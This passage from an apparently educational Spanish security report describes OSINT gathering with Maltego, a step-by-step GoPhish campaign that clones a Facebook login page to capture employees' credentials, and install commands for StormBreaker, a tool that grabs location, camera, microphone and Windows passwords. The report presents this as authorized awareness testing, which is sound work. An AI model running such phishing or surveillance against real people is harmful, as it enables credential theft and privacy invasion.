Se ha realizado otra búsqueda, un poco más directa, y ha sido mediante la búsqueda de un correo personal (Figura 38), consideramos, de esta manera que encontraremos más información, y mayores indagaciones sobre la persona propietaria del correo electrónico. La dinámica de esta herramienta es la de ir jugando con la multitud de opciones que dispone, y ver que, si no se encuentra una información deseada, se debe usar mediante otra vía, para posiblemente obtener más éxito.



Figura 38. Output dentro de Maltego

Podemos ver en la imagen, que, mediante la búsqueda por correo personal, el programa encuentra datos más interesantes como sitios web registrados, documentos dónde se ve reflejado el correo personal, así como diferentes IP públicas. Esta opción ha sido de mayor utilidad que la anterior, dado que aquí hay más información expuesta.

Otra opción que se va a usar es la de búsquedas por dominio, en este caso, para realizar pruebas, usaremos los dominios conocidos (Figura 39) y autorizados que nos ha dicho la empresa FictCorp. Miraremos que abanico de información genera el programa.



Figura 39. Output dentro de Maltego

Podemos ver el conglomerado de información que nos puede mostrar el programa. Desde números de teléfono, correos electrónicos, IP, localizaciones, dominios, DNS, etcétera. Gran cantidad de información, que puede ser usada para recolectar información. También hay que comentar que desde un nodo se puede hacer una búsqueda más profunda. Hemos realizado la prueba, y dado que teníamos el addon de Shodan (Figura 40) instalado, se ha podido realizar una búsqueda desde una IP pública y ver qué información podíamos extraer.



Figura 40. Shodan

Vemos que haciendo una búsqueda con mayor profundidad aún podemos hacer una mayor extracción de datos, como se puede ver en la Figura 41.



Figura 41. Output dentro de Maltego

Para este tipo de trabajos, el de recolección de información, hemos usado Maltego, pero en el mercado existen múltiples programas que pueden cumplir con esta función de una manera igual de excelente que esta, como, por ejemplo, dnsnum, Dmitry, goofile, Metagoofil o theHarvester, entre otros.

A nivel de usuario, y a nivel de empresa, es obvio que debemos ser visibles en Internet, para tener notoriedad y podernos publicitar, pero debemos ser conscientes que tipo de información

debe estar en dominio público, y que tipo de información no debe o no debería estarlo. Es por ello por lo que este programa ayudará a la empresa FictCorp a verificar que tipo de información puede circular libremente por la red, y poner remedio si es necesario. Tiene un valor añadido e importante el tener control sobre estos datos, dado que suele ser el punto de inicio de cualquier ataque de ingeniería social, y a veces para el atacante, una manera fácil de acceder a datos, sin excesivo trabajo.

7.4.- GoPhish

A continuación, vamos a hablar de una interesante herramienta phishing diseñada para probar y testear la ingeniería social, que muestra cómo de conscientes son los usuarios sobre el peligro de los ataques de ingeniería social. Gophish (Perez Fernandez, 2018) es una herramienta que ciertamente simplifica los ataques reales de ingeniería social, ayudando de esta manera a los probadores de penetración sobre posibles fallos dentro del sistema. De esta manera pueden probar las redes locales y los usuarios que tienen. No obstante, también es usado por atacantes, dada la simplicidad, y la capacidad que tiene la herramienta. Muchas empresas utilizan Gophish como aplicación para tantear o entrenar a los trabajadores ante un posible ataque de phishing y poder descubrir el eslabón más débil que podría exponerse a un ataque de ingeniería social. Como el nombre habla por sí mismo, Gophish está completamente diseñado en el lenguaje GO, por esta razón, su gran ventaja es que la instalación y configuración es casi instantánea. También hay que comentar que es un software de código abierto completamente gratuito.

Descargaremos el paquete e iniciaremos con doble clic, se nos abrirá una ventana Shell, dónde veremos que ya corre un servidor web con unas credenciales (Figura 42), que nos pedirá después de registrarnos, que los cambiemos.



Figura 42. Log de ejecución

Disponemos de un fichero config.json, dónde podemos configurar la aplicación y configurar ciertos parámetros como dirección certificados, etcétera. Nosotros lo dejamos con los

parámetros por defecto. Accederemos a la web y nos pedirá las claves de acceso, véase Figura 43. Obviamente, para ser una simulación 100% real, deberíamos alojarla en un dominio, con sus correspondientes certificados oficiales, pero al ser de carácter educativo y local lo alojaremos en una red interna y podremos ver sus funcionalidades, de una manera simulada.

Figura 43. Portal de acceso a Gophish

Cuando accedemos al programa, la primera parte a configurar será la del perfil de correo (Figura 44). Como ya hemos comentado anteriormente, se hará uso de una cuenta generado en Gmail y se harán pruebas a una escala de empresa, de todos los correos recolectados. Para mayor realismo, la configuración del programa debería ser otra. No debería ser un servidor interno de la empresa. Para la configuración del correo, deshabilitamos opciones de seguridad como la de doble autentificación o la de configurar aplicaciones menos seguras, dentro de la configuración de Gmail.



Figura 44. Generando un nuevo Profile

Una vez configurado y verificado el correo, se tiene opción a enviar un correo de prueba para ver si está todo correctamente configurado. El siguiente paso, Figura 45, será generar la página de destino. En nuestro caso haremos uso de la página Facebook como página para realizar nuestras pruebas. Tienes la opción de importar el código HTML.



Figura 45. Generando una nueva página de despegue

También se puede configurar que capture los datos, así como dónde redirigir en caso de capturar dichos datos. A continuación, generaremos la plantilla de correo que deseamos mandar. En este caso, configuramos una plantilla con una importación, para hacer del correo un enganche más verídico y que la persona se crea que realmente es Facebook quién escribe. Importaremos un código HTML, de un correo que hayamos recibido de Facebook. Seleccionando un correo seleccionamos la opción "Mostrar Original", para poder ver el código HTML y engancharlo en el programa. Dentro del programa tenemos la posibilidad de añadir variables para poder personalizar el correo con nombres y apellidos, por ejemplo, o la dirección phishing que hemos creado con anterioridad, como se puede ver en la Figura 46.



Figura 46. Generando una nueva plantilla

El siguiente paso básico que debemos hacer es crear una lista de usuarios, dónde debemos poner nombre, apellido y correo. Se puede realizar una importación de un listado de manera masiva, que sería el caso de nuestra prueba a nivel de la empresa FictCorp, véase Figura 47.



Figura 47. Generando un nuevo grupo

Y, por último, lanzaremos una campaña, la cual consistirá en enviar un correo que hemos generado a un grupo específico que hemos creado anteriormente. La dirección añadida es la IP local de la máquina dónde se ejecuta GoPhish, pero como hemos comentado, debería ser una enmascarada en un DNS para poder captar correctamente los datos (Figura 48).



Figura 48. Generando una nueva campaña

En este momento, lanzamos la campaña y cada usuario del listado recibirá un correo simulando un cambio de password en su cuenta de Facebook. El correo recibido tendrá muchas probabilidades de éxito, dado que la similitud con un correo de la compañía Facebook (Figura 49), hará que el usuario, instintivamente intente acceder:

Figura 49. Correo de ejemplo que recibe la víctima

Al seleccionar el enlace, la página redireccionará a la página anteriormente clonada. Simula una web de Facebook, dónde solicita credenciales, y el usuario añade su usuario y password. En ese momento, cuando introduce los datos, la página web redireccionará a la web oficial de Facebook (véase Figura 50), de esta manera el usuario, no se habrá dado cuenta, pero el programa habrá registrado sus datos confidenciales.



Figura 50. Página Phishing dónde accede la víctima

Una vez lanzada la campaña, podemos hacer un seguimiento de todos los usuarios y extraer estadísticas sobre si el usuario ha accedido al correo, si ha accedido al link o si ha introducido sus claves (Véase la Figura 51). El objetivo de este programa es meramente formativo, y tiene carácter de concienciación para los empleados de las empresas, así como también tiene carácter de concienciación por parte de la directiva para invertir en seguridad informática y encontrar el eslabón más débil.



Figura 51. Dashboard de Gophish

7.5.- StormBreaker

Una de las herramientas que más sorprende y mayor utilidad puede dar al atacante es StormBreaker (Ultrasecurity, 2022). Esta herramienta de la ingeniería social realiza ataques a dispositivos móviles y al sistema operativo Windows 10.

- Puede obtener ubicaciones.
- Escuchas de micrófonos.
- Capturas de cámaras de fotos.
- Contraseñas de Windows 10.

Como podemos ver, es un surtido de acciones que pueden llevar al atacante a disponer de información confidencial de una manera fácil. A todo ello, el programa viene con la funcionalidad de Ngrok, un programa que facilita el acceso de páginas locales al exterior, dando mayor realismo a nuestras simulaciones y permitiendo extender nuestros ataques a mayor

cantidad de personas. Para realizar las pruebas, hemos utilizado la máquina virtual Kali Linux, que tenemos preparada.

Para la instalación del programa, procederemos a realizar dichos comandos:

- $ git clone https://github.com/ultrasecurity/Storm-Breaker
- $ cd Storm-Breaker
- $ sudo bash linux-installer.sh
- $ python3 -m pip install -r requirments.txt
- $ sudo python3 Storm-Breaker.py

También hemos registrado el programa Ngrok, así como hemos activado la autentificación:

- sudo ngrok authtoken “Token”

Una vez instalada y configurada la aplicación ejecutaremos el programa. Dónde se nos presentará la siguiente ventana (Figura 52):

